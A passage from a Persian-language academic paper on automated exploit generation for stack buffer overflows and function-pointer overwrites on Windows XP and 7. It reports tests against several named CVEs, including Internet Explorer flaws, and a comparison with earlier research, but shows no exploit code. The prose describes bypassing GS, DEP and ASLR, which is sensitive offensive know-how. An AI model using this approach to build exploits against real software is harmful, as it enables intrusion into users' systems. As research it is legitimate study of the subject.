شکل (۱۶). کد جستجو کننده مکان مناسب برای قرار گرفتن کد پوسته

گام ششم: ساخت اکسپلویت

گام آخر نسبتاً ساده است چراکه چالش‌های تولید اکسپلویت در مراحل قبلی برطرف گردیده است و در این مرحله باید خروجی گام‌های قبلی در قالب یک الگوریتم مشخص به‌عنوان خروجی نهایی ارائه گردد. خروجی نهایی محصول، بسته به نتایج مراحل قبلی، می‌تواند متفاوت باشد. اگر آسیب‌پذیری قابل اکسپلویت تشخیص داده شود ولی در بعضی از مراحل با مشکل روبرو شود، می‌تواند نتایج مراحل مختلف ارائه و یک مدل از داده موردنیاز جهت اکسپلویت ارائه گردد. اگر هم بررسی آسیب‌پذیری و تولید اکسپلویت برای آن به‌درستی و کامل انجام بگیرد، خروجی می‌تواند یک رشته داده باشد که منجر به در اختیار گرفتن کنترل اجرای برنامه آسیب‌پذیر گردد. این رشته حاوی داده موردنظر برای رسیدن به آسیب‌پذیری و سپس در اختیار گرفتن کنترل اجرای برنامه و به دنبال آن داده موردنظر برای عبور از محافظ‌ها است. کد پوسته نیز می‌تواند هم درون این داده‌ها باشد و هم اینکه به‌صورت جداگانه به این داده‌ها اضافه گردد. به‌عبارت‌دیگر خروجی گام‌های تولید خودکار اکسپلویت در این مرحله ترکیب‌شده و به‌عنوان خروجی نهایی ارائه می‌گردد. یعنی اگر در بررسی‌های صورت گرفته در گام‌های اولیه، آسیب‌پذیری قابل اکسپلویت تشخیص داده نشود، خروجی می‌تواند نمایش پیغام مناسب باشد.

۶- ارزیابی محصول پیشنهادی

برای ارزیابی این ایده از روش آزمایشگاهی استفاده‌شده است. داده مورد نیاز برای ارزیابی محصول این پروژه، فایل اثبات کننده آسیب‌پذیری (poc) برای برنامه هدف است که اثبات کننده دو نوع آسیب‌پذیری سرریز بافر در پشته و بازنویسی اشاره‌گر به توابع است. در این ارزیابی ۷ مورد آسیب‌پذیری مورد بررسی قرار گرفته است.

آزمایش اول بر روی یک برنامه ساده خود نوشته شده و در ویندوز اکس‌پی انجام گرفته است تا از عملکرد صحیح این محصول در رابطه با یک برنامه ساده مطمئن شویم. این برنامه دارای آسیب‌پذیری سرریز بافر در پشته است و محافظ‌های GS و DEP برای برنامه فعال بوده است. خروجی تحلیلی محصول پیشنهادی بر روی این برنامه، نشان می‌دهد این محصول برای این برنامه به درستی تحلیل را انجام داده است. یعنی مقدار ثبات EIP مشخص گردیده است و داده‌های لازم برای عبور از محافظ‌ها پیشنهاد گردیده است. ضمن اینکه مکان مناسب برای قرار دادن کد پوسته نیز مشخص گردیده است.

آزمایش دوم بر روی برنامه ASX to MP3 Convertor (نسخه ۳,۰) در ویندوز۷ انجام گرفته است. شناسه آسیب‌پذیری مورد نظر در این برنامه CVE-2009-1642 است که از نوع سرریز بافر در پشته می‌باشد و به علت اینکه در ویندوز۷ اجرا گردیده بنابراین محافظ ASLR را باید لحاظ نمود. ورودی که باعث بروز آسیب‌پذیری می‌گردد یک فایل با پسوند asx است. در این آزمایش، نتایج نشان می‌دهد که تشخیص نوع آسیب‌پذیری، مکان مناسب برای کد پوسته و موقعیت داده برای بازنویسی ثبات EIP به درستی انجام گرفته است ولی آدرسی که برنامه از طریق آن به کد پوسته هدایت گردد، پیدا نشده است.

آزمایش سوم بر روی برنامه CoolPlayer (نسخه ۲,۱۷) در ویندوز۷ صورت گرفته است. ورودی که باعث بروز آسیب‌پذیری (سرریز بافر در پشته) در این نرم‌افزار گردیده است از نوع m3u بوده است. ضمن اینکه غیر از ASLR، محافظ دیگری برای اکسپلویت پالش ایجاد نخواهد کرد. خروجی تحلیلی نشان می‌دهد که برنامه به درستی قادر بوده است نوع آسیب‌پذیری و موقعیت در داده ورودی برای بازنویسی EIP را تشخیص داده است و حتی تشخیص داده است که دو ثبات دیگر به داده‌های ورودی اشاره می‌کند ولی مکان مناسبی برای قرار دادن کد پوسته به اندازه ۱۰۰۰ بایت پیدا نکرده است. در اینجا بهتر است طول کد پوسته را کوچک‌تر در نظر گرفت تا ابزار بتواند مکان مناسب را پیدا نماید.

آزمایش چهارم بر روی برنامه Zinf Audio Player (نسخه ۲,۲,۱) در ویندوز اکس‌پی پیاده گردیده است. شناسه آسیب‌پذیری مورد نظر CVE-2004-0964 است که از نوع سرریز بافر در پشته می‌باشد. این برنامه دارای محافظ خاصی نیست و ورودی که باعث بروز آسیب‌پذیری می‌شود فایلی از نوع pls است. خروجی ابزار ما که بر روی این برنامه اجرا گردید نشان می‌دهد نوع آسیب‌پذیری، مکان کد پوسته، موقعیت در داده ورودی که باعث بازنویسی ثبات EIP می‌گردد و مقدار EIP جهت انتقال به سمت کد پوسته به درستی تعیین شده است.

آزمایش پنجم بر روی برنامه Internet Explorer (نسخه‌های ۷ و ۸) در ویندوز۷ پیاده گردیده است. آسیب‌پذیری مورد نظر که از نوع سرریز بافر در پشته است در یک افزونه به نام Magic Audio برای برنامه مرورگر اینترنت وجود دارد. در این آزمایش باید راه‌کار عبور از محافظ‌های ASLR و DEP در نظر گرفته شود. همچنین ورودی که باعث بروز آسیب‌پذیری می‌شود فایلی از نوع html است. نتایج این آزمایش نشان می‌دهد که نوع آسیب‌پذیری، مکان کد پوسته، موقعیت در داده ورودی که باعث بازنویسی ثبات EIP می‌گردد، مقدار EIP جهت انتقال به سمت کد پوسته و داده‌های لازم جهت عبور از محافظ‌ها به درستی مشخص گردیده است.

آزمایش ششم و هفتم نیز بر روی برنامه Internet Explorer

(نسخه ۷) در ویندوز اکس‌پی صورت گرفته است. آسیب‌پذیری مورد نظر در هر دو آزمایش از نوع استفاده بعد از آزادسازی[1] بوده است که منجر به بازنویسی اشاره‌گر تابع می‌گردید و شناسه آنها CVE-2010-0806 و CVE-2010-1175 است. برای اکسپلویت این دو نوع آسیب‌پذیری نیاز به عبور از هیچ محافظی نیست. نتایج این دو آزمایش نیز نشان می‌دهد که همه اطلاعات مورد نیاز برای تولید اکسپلویت به درستی بدست آمده است.

مقایسه‌ای نیز بین قابلیت‌های این محصول با محصولات دیگر درزمینهٔ تولید خودکار اکسپلویت صورت گرفته است که در جدول (۱) قابل‌مشاهده است. در این جدول قابلیت‌های محصول پیشنهادی ما با ۴ محصول دیگر مقایسه گردیده است. البته مقالات بیشتری درزمینهٔ تولید خودکار اکسپلویت مطرح گردیده است، ولی آنچه برای ما مهم بوده است تولید خودکار اکسپلویت‌هایی است که منجر به در اختیار گرفتن کنترل اجرای برنامه گردد.

جدول (۱). مقایسه قابلیت‌های محصول پیشنهادی با محصولات دیگر

روش آزمایش‌شده	دور زدن ASLR	دور زدن DEP یا NX	دور زدن محافظ پشته	آسیب‌پذیری‌های هدف	سیستم‌عامل هدف
روش پژوهشکده گری‌اسکل (۲۰۰۷)	خیر	خیر	خیر	سرریز بافر در پشته، سرریز بافر در حافظه توده	Xp(sp1), Ubuntu Linux 6.06
روش دانشگاه آکسفورد (۲۰۰۹)	بله	خیر	خیر	سرریز بافر در پشته، بازنویسی اشاره‌گر تابع، تخریب آدرس مقصد دستورات نوشتن	Ubuntu Linux 8.04
روش دانشگاه ملون کارنجی (۲۰۱۱)	خیر	خیر	خیر	سرریز بافر در پشته قالب رشته	Debian Linux 2.6.26-2
روش دوم دانشگاه ملون کارنجی (۲۰۱۲)	خیر	خیر	خیر	سرریز بافر در توده	Xp(sp3)
روش پیشنهادی	بله	بله	بله	سرریز بافر در پشته، بازنویسی اشاره‌گر تابع	Xp(sp3) Win 7

۷- نتیجه‌گیری

آنچه در این مقاله مطرح‌شده است ایده‌ای جهت تولید خودکار اکسپلویت در ویندوز اکس‌پی (SP3) و ویندوز۷ با قابلیت عبور از محافظها است. البته این ایده محدود به اکسپلویت نمودن دو نوع آسیب‌پذیری سرریز بافر در پشته و بازنویسی اشاره‌گر تابع است که می‌توان در کارهای آتی انواع آسیب‌پذیری بیشتری را به آن اضافه نمود. نتایج به دست آمده از آزمایش‌های صورت گرفته بر روی آسیب‌پذیری‌های موجود در نرم‌افزارهای مختلف نشان می‌دهد که امکان تولید خودکار اکسپلویت برای این دو نوع آسیب‌پذیری با قابلیت عبور از محافظها در اکس‌پی (SP3) و ویندوز۷ وجود دارد. البته باید این نکته را نیز یادآوری نمود که با توجه به روش‌های مورداستفاده در این ایده برای دور زدن محافظها، ممکن است تولید اکسپلویت برای این دو نوع آسیب‌پذیری برای همه نرم‌افزارها و همه شرایط ممکن نباشد که می‌توان در کارهای آتی این محدودیت‌ها را تا حد ممکن کاهش داد. آنچه در این مقاله اثبات گردید امکان تولید اکسپلویت با توجه به عبور از محافظهای مهم است.

1- Use After Free

۸- مراجع

[1] J. Medeiros, "Automated Exploit Development," The future of exploitation is here, Grayscale Research, 2007.

[2] S. Heelan, "Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities , " University of Oxford, 2009.

[3] S. K. C. B. L. T. H and D. B. Thanassis Avgerinos , "AEG: Automatic Exploit Generation," Proceedings of the Network and Distributed Security Symposium , 2011.

[4] B. L. T. Hao, "Automatic Heap Exploit Generation, " Carnegie Mellon University, 2012.

[5] N. Waisman, "Understanding and bypassing Windows Heap Protection," Immunity Security Research, 2007.

[6] R. C. Seacord, "Secure Coding in C and C++," Software Engineering Institute Carnegie Mellon University, 2013.

[7] J. H. F .L. G. R. Chris Anley, "The Shellcoder's Handbook (Second Edition)," Wiley Publishing, 2007.

[8] Corelan Team, "writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh," Corelan Team, 25 7 2009 . Available: https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh.

[9] Corelan Team, "exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr ," Corelan Team, 219 2009 .Available: https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr.

[10] D. A. D. Zovi, "Return-Oriented Exploitation ," BlackHat_USA, 2010.

[11] T. Reynolds, "Address- Space- Layout-Randomization ," NullSecurity, 154, 2012. Available: http://www.intelligentexploit.com/articles/Address-Space-Layout-Randomization.pdf.

[12] Corelan Team, "exploit-writing-tutorial-part-11-heap-spraying-demystified ," Corelan Team, 31 12 2011 . Available: https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified./

[13] F. J. Serna, "The info leak era on software exploitation ," BlackHat_USA, 2012.

[14] Intel,"pin-a-dynamic-binary-instrumentation-tool , " Intel, 13 6 2012 Available: https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.

[15] E. Barbosa, "Taint Analysis," COSEINC - Solid Security, Verified, 2009.

Journal Of Electronical & Cyber Defence
Vol. 4, No. 1, 2016, Serial No.13

Automated Exploit Generation For Application's Vulnerability

S. Parsa, M. Zeinipoor*

*Imam Hossein University

(Received: 08/03/2015, Accepted: 03/05/2016)

ABSTRACT

Existence of a vulnerability for hackers don't be exploitable only and whatever give credit to vulnerability is Exploit. Automated Exploit Generation (AEG) confront problems because of various protections ,behavior and vulnerability conditions but nonetheless had did researches in subject. Whatever I had peruse in this thesis is possibility of automated exploit generation for vulnerabilities of Internet Explorer (IE) 7 & 8 in Win XP and Win 7. Generated exploits are for two vulnerability type: Stack Buffer Overflow and Function Pointer Overwrite. In my savory method that use from instrumentation tools, would hoarded necessary information from program through dynamic analysis. In this method has detected vulnerability type and has bypassed methods of protections and has showing proper patterns for exploit. Must I Reminisce you that in the project don't discovery vulnerability and there are vulnerability.

Keywords: Vulnerability, Exploit, Buffer Overflow, Stack, Heap, Shellcode.

* Corresponding Author Email: masoud.zeinipoor@chmail.ir